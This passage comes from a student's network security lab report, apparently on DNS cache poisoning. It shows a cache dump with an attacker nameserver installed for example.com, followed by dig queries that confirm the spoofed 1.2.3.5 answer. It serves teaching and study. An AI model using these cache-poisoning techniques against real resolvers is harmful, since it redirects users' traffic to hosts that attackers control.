PES1UG20CS084@DNS_Server:/# rndc dumpdb -cache && grep attacker /var/ca
he/bind/dump.db
ns.attacker32.com.       862406  A       10.9.0.153
example.com.             689667  NS      ns.attacker32.com.
PES1UG20CS084@DNS_Server:/# 
```

As we can see, `ns.attacker32.com` has been added to local DNS cache

Task 4: Result Verification


Running

`dig www.example.com`



```
PES1UG20CS084@User:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46824
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 50f84e04989e77f901000000634c0823c9ee14319ef11cce (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        84743   IN      A        1.2.3.5
```

`dig @ns.attacker32.com www.example.com`



```
PES1UG20CS084@User:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45794
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1866a8286af8889e01000000634c08611e3202be726a5c19 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```

We get same output on both, showing that the cache has been poisoned